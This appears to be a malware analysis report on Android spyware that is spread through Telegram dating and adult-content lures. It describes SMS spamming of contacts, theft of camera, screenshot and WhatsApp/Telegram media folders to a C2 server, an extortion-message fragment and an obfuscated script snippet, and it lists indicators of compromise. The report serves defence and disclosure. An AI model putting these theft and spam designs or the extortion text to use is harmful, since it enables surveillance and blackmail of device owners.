
"SLEEP" MODE

SMS SPAM



- If the spam against contacts mode is active (SPAMCONTACTS):

1. The application makes requests to **content://com.android.contacts/data/phones** and due to this, it receives the *displayed names* and *phone numbers* from the contact book of the infected device;
2. An SMS message with the contents specified by the malware operator is sent to each contact from the infected device;




- If the spam against random people mode is active (SPAMRANDOMS):

1. In a loop, the application generates random phone numbers;
2. An SMS message with the contents specified by the malware operator is sent from the infected device to each person whose number was processed as a result of generating phone numbers;

"SLEEP" MODE

STEALING OF LOCAL FILES

- If the stealing local files mode is active (STEALINGFILES):
 1. The execution proceeds to the malicious "Менеджер кражи файлов" / **"File Theft Manager"** module;
 2. Depending on the activation status of special chats, the application steals files located on the infected device inside *specific directories*. It collects the target files into arrays and sends them to the "Алгоритм кражи файлов" / **"File Theft Algorithm"** module, in which the files undergo additional processing and are sent to the C2 server:



“SLEEP” MODE

STEALING OF LOCAL FILES

- If a chat for collecting photos taken with the *device's camera* is enabled (**CAMERACHATID**), it steals files within:

CAMERACHATID

```
DCIM/Camera
DCIM/Selfie
DCIM/Video
DCIM/Panorama
```

- If a chat for collecting *screenshots* is enabled (**SCREENSHOTCHATID**), it steals files within: **DCIM/Screenshots**
- If a chat for collecting *downloaded files* is enabled (**DOWNLOADCHATID**), it steals files within: **Download**
- If a chat for collecting *other files* is enabled (**OTHERCHATID**), it steals files within:

OTHERCHATID

```
WhatsApp/Media/WhatsApp Images
WhatsApp/Media/WhatsApp Images/Sent
WhatsApp/Media/WhatsApp Images/Private
WhatsApp/Media/WhatsApp Video
WhatsApp/Media/WhatsApp Video/Sent
WhatsApp/Media/WhatsApp Video/Private
WhatsApp/Media/WhatsApp Audio
WhatsApp/Media/WhatsApp Audio/Sent
WhatsApp/Media/WhatsApp Audio/Private
WhatsApp/Media/WhatsApp Documents
WhatsApp/Media/WhatsApp Documents/Sent
WhatsApp/Media/WhatsApp Documents/Private
Telegram/Telegram Images
Telegram/Telegram Video
Telegram/Telegram Audio
Telegram/Telegram Documents
Telegram/Telegram Files
Pictures/Telegram
Pictures/Viber
Pictures/Odnoklassniki
Pictures/Instagram
```





MENTIONS IN X (TWITTER)

The list of subjects, behind the facade of which malicious functionality is hidden, turned out to be quite diverse in order to reach a wider audience and infect a greater number of devices.

A cursory search for mentions of the application's signatures led me to several reports generated by online sandbox analyzers of similar **APKs**, and their subjects range from applications related to Internet dating (*private chats, content subscription services*), to "hacked" / "premium" versions of messengers.


NI@FI@70
 @ni_fi_70

#Telegrambot? 🤖🤖
 /telegra.ph/MBNKNG-data-server-03-13
 interesting xml in resources /kid/data.xml



```

99 rray_net.dinglish.android.tasker.RELEVANT_VARIABLES20<gt;&lt;array_net.dinglish.android.tasker.
100 e
101 rray_net.dinglish.android.tasker.RELEVANT_VARIABLES21<gt;&lt;array_net.dinglish.android.tasker.
102 e Offset
103 rray_net.dinglish.android.tasker.RELEVANT_VARIABLES22<gt;&lt;StringArray<net.dinglish.a
104 n _0x5ef7(){var _0x4c2228=['1554237LqYcV','274690Q=jteZ','join','2901620GKusN','5074419Vz5nZ
105 n _0x5ef7(){var _0x4c2228=['1554237LqYcV','274690Q=jteZ','join','2901620GKusN','5074419Vz5nZ
106
107 адаается, о чём пойдёт речь? Верно. Мы получили контроль над устройством и перехватили все да
108
109 неделе после проведённой атаки все личные данные будут отправлены контактам и слиты в интернет.
110
111 хотите, чтобы личная информация стала известна семье, друзьям и просто знакомым людям, пере
112
113 очно не оставить сомнений в серьёзности ситуации, вот список контактов, которые стали нам извест
114 ntacts(
115
116
117 аки: %DATE. Не ждите 7 дней, позаботьтесь о конфиденциальности своих данных прямо сейчас. И не
118
119 <Int src="arg2"val="0"/><Int src="arg3"val="0"/><code>410</code></Action><Action src="act20"ve="7"

```


MalwareHunterTeam  @malwrhunterteam · 1 апр. 2023 г.

"DONBASS WAR.apk":
 e1da82a81cc219b26b22c16d1c55774438e75dc4e419b90360e0478fb88c972
 C


Summary	
Android Type	APK
Package Name	com.software.app
Main Activity	net.dinglish.android.tasker.Kid
Version	1139
Targeted Version	1.0
Minimum SDK Version	21
Target SDK Version	22

Certificate Attributes	
Issued From	2023-03-17 09:17:59
Issued To	2048-03-10 09:17:59
Serial Number	1984e0d9505
Signature	302be594344a6e497d67f93b3a80d853d0c002

Certificate Subject	
Distinguished Name	C:US, CN:Tasker User 528467738, L:Anon, O:Android Developers, ST:Anon, OU:Tasker User
Common Name	Tasker User 528467738
Organization	Android Developers
Organizational Unit	Tasker Users
Country Code	US
State	Anon
Locality	Anon

Certificate Issuer	
Distinguished Name	C:US, CN:Tasker User 528467738, L:Anon, O:Android Developers, ST:Anon, OU:Tasker User
Common Name	Tasker User 528467738
Organization	Android Developers
Organizational Unit	Tasker Users
Country Code	US
State	Anon
Locality	Anon

12:32 PM · 4 апр. 2023 г. · 10,8 тыс. просмотра

The attackers also exploited other hot topics that may attract public attention. The **Malware Hunter Team** account published a post on **X** regarding another representative of this family of malicious applications

OTHER NOTES

INDICATORS OF COMPROMISE

— □ ×

Filename	Вот мои стихи.apk
MD5	96915bdf480336d8ac518d8ff4e48761
SHA1	56e229841fe3000451bc1c3ed5d5c77d5637e4bc
SHA256	d479eb1519abe69280aad41addace62a976502df9c7534b3aadd9957fcf46104
VirusTotal	virustotal.com/gui/file/d479eb1519abe69280aad41addace62a976502df9c7534b3aadd9957fcf46104

— □ ×

Filename	Знакомства 18+.apk
MD5	8fc4c19826a33ced1845ade93bdf4906
SHA1	c7e428ac571434deef0b0d7028b1fda965eeadad
SHA256	d59c61f209ecabdc1e5ff0bda2c48c3e21edc382d0bd828d4b927e712ef2e7c
VirusTotal	virustotal.com/gui/file/d59c61f209ecabdc1e5ff0bda2c48c3e21edc382d0bd828d4b927e712ef2e7c

— □ ×

Filename	OnlyFans (9).apk
MD5	d77e319cc5d06275f78ab15bd5387244
SHA1	8bff0412612bb46fc565ef4cb91948879f45d7bc
SHA256	d72ba25e0ea2d50dab2b3abbc6d62020e3a68393c382eb4a8e81df9ac18ea688
VirusTotal	virustotal.com/gui/file/d72ba25e0ea2d50dab2b3abbc6d62020e3a68393c382eb4a8e81df9ac18ea688

OTHER NOTES

INDICATORS OF COMPROMISE

— □ ×

Filename	OnlyFans (12).apk
MD5	65841b046a4069d2a84e01c2e430effc
SHA1	fb862581c245859000062ff250fcb27789678876
SHA256	243882ca699690dff0fa09c54ae9e206d9c0dbb94794daa10f9705384b42cc74
VirusTotal	virustotal.com/gui/file/243882ca699690dff0fa09c54ae9e206d9c0dbb94794daa10f9705384b42cc74

— □ ×

Filename	ONLYFANS FREE.apk
MD5	70319c31153614a9fd2dfed94d39e399
SHA1	dda23ef6aa87ea7997d849f3eda8aa5d35fc321b
SHA256	efaf1e1616426c9e5b4960174017936dbda2c85ece2d231a8f0bdb6283bcfdf6
VirusTotal	virustotal.com/gui/file/efaf1e1616426c9e5b4960174017936dbda2c85ece2d231a8f0bdb6283bcfdf6

— □ ×

Filename	Мой OnlyFans) (2).apk
MD5	911f9cca3895e65097348c08d4c40881
SHA1	bc53c75cb6256013b750c2de52d04bac0b33b760
SHA256	36303775a3a2059a5840405e6c4f4875093da9dacd76ba27215e4652713a3db0
VirusTotal	virustotal.com/gui/file/36303775a3a2059a5840405e6c4f4875093da9dacd76ba27215e4652713a3db0

OTHER NOTES

INDICATORS OF COMPROMISE

— □ ×

Filename	OnlyFans.FreeMode (2).apk
MD5	fa3ee4a5499e9d7bd3a419a5bcf76e70
SHA1	8c9a9bfe8c34baa523d7dd996dbb8f8a424de64a
SHA256	c4c2464ab76f50aa5652a052a4f0ab25eb913ee9f322399f159911c1ad6853a8
VirusTotal	virustotal.com/gui/file/c4c2464ab76f50aa5652a052a4f0ab25eb913ee9f322399f159911c1ad6853a8

— □ ×

Filename	ChatV Privat (2).apk
MD5	49766c0bced0e0d664ad4ebd8bcf1646
SHA1	1dc460045ac33a2418178054b8a80c23f6649f81
SHA256	b8bf03ca247e226af4601b5226475b189a51dcf5a4cf6563a59d5ceeab0a7b63
VirusTotal	virustotal.com/gui/file/b8bf03ca247e226af4601b5226475b189a51dcf5a4cf6563a59d5ceeab0a7b63

CASE #3






Streaming service + remote control of the device;



CASE #3


BACKSTORY

The third girl contacted me via the **Telegram** chatbot for anonymous dating and offered to continue our conversation in private messages. It turned out that she, like the girl from the second situation, has her own **Telegram** channel where she shares content and offers her subscribers access to full versions of her content by installing a mobile application of a streaming service:




BACKSTORY

It is worth noting that over time, *the channel was replaced by another one*. This time, the girl kindly provided her subscribers with **detailed instructions** on how to install a new application. The instructions included granting the application the "**Accessibility**" permission, *despite warnings* from the device about the associated risks and possible consequences:



BACKSTORY




The newer application, **BongaCamSexs.apk**, is **5.7** megabytes heavier than the older one, **streamtwit.apk**.

These samples are similar, except for a couple of points:

- **streamtwit.apk** – more *obfuscated*
- **BongaCamSexs.apk** – offers *additional functionality*

In the description of the technical features of the malware discussed in this section, I will try to combine the functionality of both versions, demonstrating the least obfuscated code samples available.



THE FIRST GLANCE

STREAMTWIT








The **streamtwit** app requires the following hardware capabilities:

- **android.hardware.faketouch**
- **android.hardware.telephony**
- **android.hardware.wifi**


It also works with the **device-admin**, **ime**, **accessibility** components

The app icon depicts a girl taking pictures of her reflection:

```
application: label='streamtwit' icon='classes.dex/drawable/reducingf70.png'
feature-group: label=''
  uses-feature: name='android.hardware.faketouch'
  uses-implies-feature: name='android.hardware.faketouch' reason='default feature for all apps'
  uses-feature: name='android.hardware.telephony'
  uses-implies-feature: name='android.hardware.telephony' reason='requested a telephony permission'
  uses-feature: name='android.hardware.wifi'
  uses-implies-feature: name='android.hardware.wifi' reason='requested android.permission.ACCESS_WIFI_STATE permission,
d requested android.permission.CHANGE_WIFI_STATE permission'
provides-component: 'device-admin'
provides-component: 'ime'
provides-component: 'accessibility'
```

 bakuro.png
 cn_access.png
 en_access.png
 greenprogress.xml
 keyback.png
 nont.png
 notification_bg_low.xml
 oppo_bty_ar_1.jpg
 oppo_bty_cn_2.png
 reducingf70.png
 shape.xml
 tooltip_frame_dark.xml

classes.dex/drawable/reducingf70.png x



The requested rights in accordance with **AndroidManifest.xml**:

android.permission.ACCESS_NETWORK_STATE	android.permission.SEND_SMS
android.permission.ACCESS_WIFI_STATE	android.permission.SYSTEM_ALERT_WINDOW
android.permission.CHANGE_WIFI_STATE	android.permission.USE_FULL_SCREEN_INTENT
android.permission.DISABLE_KEYGUARD	android.permission.WAKE_LOCK
android.permission.FOREGROUND_SERVICE	android.permission.WRITE_EXTERNAL_STORAGE
android.permission.INTERNET	com.android.alarm.permission.SET_ALARM
android.permission.READ_EXTERNAL_STORAGE	oplus.permission.OPLUS_COMPONENT_SAFE
